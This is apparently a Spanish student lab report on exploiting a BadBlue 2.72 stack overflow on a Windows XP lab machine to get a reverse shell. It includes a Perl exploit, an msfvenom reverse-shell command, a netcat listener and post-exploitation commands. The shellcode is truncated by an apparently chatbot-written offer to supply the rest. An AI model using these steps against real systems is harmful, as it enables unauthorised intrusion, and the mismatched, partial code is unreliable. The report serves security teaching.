

Figura 39. Usé el comando nano 4784.pl Esto me permitió ver que el script

Con el exploit ya copiado en mi directorio de trabajo, lo siguiente que hice fue abrirlo para revisar su contenido. Usé el comando **nano 4784.pl** Esto me permitió ver que el script está escrito en Perl y que se trata de un exploit para un desbordamiento de pila en BadBlue 2.72, También ejecuté **cat 4784.pl** para visualizar rápidamente el contenido en la terminal. Con esto, ya tenía claro cómo funcionaba el exploit y estaba listo para probarlo.



Figura 40. Mostramos el encabezado del scrip y adjuntamos lo demás

```
#!/usr/bin/perl
use IO::Socket;

# Configuración
my $target = $ARGV[0];
my $port = $ARGV[1];

if (!defined($target) || !defined($port)) {
    print "Uso: $0 <IP_objetivo> <puerto>\n";
    exit;
}

print "[+] Enviando exploit a $target:$port...\n";

# Shellcode generado con msfvenom:
# msfvenom -p windows/shell_reverse_tcp LHOST=192.1.1.13 LPORT=4444
EXITFUNC=thread -f perl -b "\x00\x0a\x0d"
my $shellcode =
"\xdb\xc0\xd9\x74\x24\xf4\x5e\xba\xae\x2e\x4b\x3e\x31\xc9\xb1".
"\x52\x31\x56\x17\x83\xc6\x04\x03\x0e\x3e\x3e\x3f\x52\xd6\x3c".
"..."; # ← Aquí iría el shellcode completo (puedo darte el resto si lo
necesitas)

# Payload HTTP malicioso
```

```
my $payload = "GET /" . "A" x 4061 . $shellcode . " HTTP/1.1\r\n";
$payload .= "Host: $target\r\n";
$payload .= "Connection: close\r\n\r\n";

# Enviar el payload
my $sock = IO::Socket::INET->new(PeerAddr => $target, PeerPort => $port,
Proto => "tcp") or die "[-] No se pudo conectar: $!";
print $sock $payload;
close($sock);

print "[+] Payload enviado. Esperando conexión reversa en
192.1.1.13:4444...\n";
```

Lo siguiente que hice fue crear el archivo encabezado utilizando el comando **nano badblue-272-seh.pl** Creamos el archivo badblue-272-seh.pl con encabezado para documentar el exploit de forma segura y organizada. Esto nos permite mantener un registro claro**,** evitar errores, y demostrar que el análisis se hizo de forma ética y responsable.



Figura 41. daremos el permiso de ejecución

luego antes de ejecutar el exploit resultaba darle el permiso de ejecución para eso utilizo el comando **chmod +x badblue-272-seh.pl** y luego con el comando **head -20 badblue-272-seh.pl**

4.4.Ultimamos detalles para lanzar nuestro exploit

```
└─$ head -20 badblue-272-seh.pl
#!/usr/bin/perl -w
# http://aluigi.altervista.org/adv/badblue-adv.txt
# https://www.securityfocus.com/bid/26803
# http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6379
# exploit for stack overflow in badblue 2.72
#
#  Credit to Luigi Auriemma
#  Jacopo Cervini acaro@jervus.it
#  22/12/2007
#
#
#

use IO::Socket;

if(!($ARGV[1]))
{
```

Figura 42. Usé head -20 badblue-272-seh para ver las primeras líneas del exploit

Usé **head -20 badblue-272-seh** para ver las primeras líneas del exploit. Ahí confirmé que era para BadBlue 2.72, con referencias al CVE y los autores. También vi que usa Perl y empieza cargando el módulo de sockets, lo que indica que se conecta por red. Todo listo para probarlo.

```
C:\WINDOWS\system32\cmd.exe
Microsoft Windows XP [Versión 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Yeco>ping 192.1.1.13

Haciendo ping a 192.1.1.13 con 32 bytes de datos:

Respuesta desde 192.1.1.13: bytes=32 tiempo<1m TTL=64
Respuesta desde 192.1.1.13: bytes=32 tiempo<1m TTL=64
Respuesta desde 192.1.1.13: bytes=32 tiempo<1m TTL=64
Respuesta desde 192.1.1.13: bytes=32 tiempo<1m TTL=64

Estadísticas de ping para 192.1.1.13:
    Paquetes: enviados = 4, recibidos = 4, perdidos = 0
    (0% perdidos),
Tiempos aproximados de ida y vuelta en milisegundos:
    Mínimo = 0ms, Máximo = 0ms, Media = 0ms

C:\Documents and Settings\Yeco>ipconfig

Configuración IP de Windows

Adaptador Ethernet Conexión de área local            :
```

Figura 43. Nos aseguramos de que todo estuviera correctamente configurado probando la conexion

Antes de lanzar el exploit, necesitábamos asegurarnos de que todo estuviera correctamente configurado. Lo primero que hice fue verificar la IP de mi máquina Kali, que sería la encargada de recibir la conexión reversa, esto lo hice haciendo ping de Windows XP a kali.

```
└─$ nmap -sV 192.1.1.7
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-13 10:49 -05
Nmap scan report for 192.1.1.7
Host is up (0.0020s latency).
Not shown: 995 closed tcp ports (reset)
PORT     STATE SERVICE       VERSION
80/tcp   open  http          BadBlue httpd 2.7
```

Figura 44. Escaneamos la red para ver el servicio

Con ambas máquinas listas, abrí un listener en Kali usando netcat en el puerto 4444. Esto me permitiría recibir la shell si el exploit funcionaba correctamente. Después, ejecuté el script badblue-272-seh.pl, apuntando a la IP de la víctima y al puerto donde BadBlue estaba corriendo. El comando fue **nc -lvpn 44**

```
└─$ nc -lvnp 4444

listening on [any] 4444 ...
```

Figura 45. listener en Kali usando netcat en el puerto 4444

Como ya había escalado permiso ahora si lance el exploit con el comando **./badblue-272-seh.pl 192.1.1.7 80**

4.5.Ingresamos a nuestra maquina victima

```
┌──(root㉿kali)-[/]
└─# ./badblue-272-seh.pl 192.1.1.7 80
[+] Enviando exploit a 192.1.1.7:80 ...
[+] Payload enviado. Esperando conexión reversa en 192.1.1.13:4444 ...
```

Figura 46, Ingresamos a nuestra maquina victima

El script respondió que el payload fue enviado y que estaba esperando la conexión reversa. En ese momento, todo estaba en manos del shellcode, si estaba bien configurado con mi IP y puerto, y si la víctima no tenía bloqueos, la conexión debería establecerse.

```
C:\Archivos de programa\BadBlue\PE>cd ..
cd ..

C:\Archivos de programa\BadBlue>cd ..
```

Figura 47.Dentro de la maquina subimos a la carpeta raiz

En este punto ya habiamos ingresado a el archivo po respositrorio de badblue, lo que hice luego fue subir de carpeta hasta llegar a la carpeta raiz, para ello use el comando **cd ..**

4.5.1 Navegamos un poco para obtener información

```
C:\>dir
dir
 El volumen de la unidad C no tiene etiqueta.
 El n♦mero de serie del volumen es: 2490-270F

 Directorio de C:\

02/10/2025  09:32    <DIR>          Archivos de programa
26/07/2025  09:34                 0 AUTOEXEC.BAT
26/07/2025  09:34                 0 CONFIG.SYS
26/07/2025  09:40    <DIR>          Documents and Settings
02/10/2025  09:35    <DIR>          WINDOWS
               2 archivos              0 bytes
               3 dirs  19.300.601.856 bytes libres

C:\>sysinfo
sysinfo
"sysinfo" no se reconoce como un comando interno o externo,
programa o archivo por lotes ejecutable.

C:\>systeminfo
systeminfo

Nombre de host:                           WAY
Nombre del sistema operativo:             Microsoft Windows XP Professional
Versi♦n del sistema operativo:            5.1.2600 Service Pack 3 Compilaci♦n 2600
Fabricante del sistema operativo:         Microsoft Corporation
Configuraci♦n del sistema operativo:      Estaci♦n de trabajo independiente
Tipo de compilaci♦n del sistema operativo: Uniprocessor Free
Propiedad de:                             way
Organizaci♦n registrada:                  way
Id. del producto:                         76460-641-1927333-23836
```

Figura 48. Buscamos informacion

Con la shell ya establecida, comencé a interactuar con la máquina víctima. Lo primero que hice fue ejecutar el comando dir para confirmar que tenía acceso al sistema de archivos. El

resultado mostró los directorios típicos de una instalación de Windows XP, como Archivos de programa, Documents and Settings y Windows, además de archivos de configuración como autoexec.bat y config.sys, ambos con tamaño cero.



Figura 49. Mostramos la otra parte de la información obtenida

4.5.2 Culminamos nuestra explotación

Para obtener información más detallada del sistema, ejecuté systeminfo, lo cual sí funcionó. El resultado confirmó que la máquina víctima era un sistema Windows XP Professional con Service Pack 3, compilación 2600. También se mostró el nombre del host WAY, el tipo de compilación y que se trataba de una estación de trabajo independiente.



Figura 50. Culminamos mostrando el servicio en ejecución

Para finalizar mi exploración del servico, ejecuté el comando tasklist desde la shell remota. Esto me permitió visualizar los procesos activos en la máquina víctima. Entre ellos se encontraban procesos típicos del sistema como System Idle Process, smss.exe, csrss.exe y varios svchost.exe, lo que indica que el sistema estaba funcionando de forma estable en ese momento.

Problemas Encontrados en la Realización de Este Manual

El principal problema al momento de elaborar este informe fue que los exploit realizados a través de metasploit no funcionaron de manera óptima por lo que toco buscar otra forma de vulnerar el servicio utilizando las librerías que el docente no sabía recomendado o solicitado al momento de realizar esto la práctica

Solución del Problema

El problema se solucionó cambiando el enfoque de la explotación ya que en vez de utilizar el framework metasploitble hoy utilizamos librerías qué tenía y qué nos permitían hacer lo mismo de forma indirecta.

Recomendaciones

Por el momento no tengo una recomendación para el laboratorio como tal, ya que en general me gusto bastante la temática trata. Espero practicar un poco más para dominar el tema que estamos viendo y los temas que veremos más adelante.

Conclusión

Puedo decir que esta práctica fue muy útil y práctica: me permitió aplicar paso a paso lo visto en clase sobre ocultación de archivos y pruebas de intrusión en un ambiente controlado. Usando VirtualBox para compartir carpetas, Camouflage para esconder y recuperar archivos dentro de imágenes, y herramientas de auditoría como Nmap, searchsploit y netcat, logramos identificar y explotar un servicio vulnerable (BadBlue en Windows XP) y comprobar cómo funcionan los artefactos generados (la imagen con los archivos dentro y su extracción).

En cada etapa montar la carpeta compartida, pasar e instalar programas en la VM, camuflar y descamuflar con contraseña, hacer reconocimiento y escaneos, buscar y preparar el exploit y abrir un listener quedó claro que las configuraciones débiles y el software sin parchear facilitan mucho el trabajo a un atacante. También reforcé habilidades prácticas: manejar VirtualBox, interpretar salidas de Nmap, localizar exploits con searchsploit, revisar scripts en Perl y gestionar listeners para la post-explotación. Ver la diferencia de tamaño entre la imagen original y la que contiene archivos fue una muestra simple pero efectiva de cómo se puede detectar este tipo de ocultamiento.

La actividad sirvió para practicar de forma real lo aprendido, organizar un flujo de trabajo reproducible y dejar claros los riesgos y las medidas básicas de mitigación (actualizar servicios, controlar carpetas compartidas y usar buenas contraseñas). Fue una experiencia formativa y concreta que nos prepara mejor para futuras prácticas.

Referencias Bibliográficas

Oracle. (2024). *VirtualBox: Powerful x86 and AMD64/Intel64 virtualization*. Oracle VM VirtualBox. https://www.virtualbox.org/

Kali Linux. (2024). *Kali Linux Downloads*. Offensive Security. https://www.kali.org/get-kali/

Nmap, org. (s. f.). *Guía de referencia de Nmap (Página de manual)*. Recuperado 6 de agosto de 2025, de https://nmap.org/man/es/index.html

Rafael S Morales (2025) *Aplicación de servicio nmap y metaplotaible en la explotacion y vulneracion de puertos tcp* -Tema explicados en clase.

Badblue—EcuRed. (s. f.). Recuperado 13 de octubre de 2025, de https://www.ecured.cu/Badblue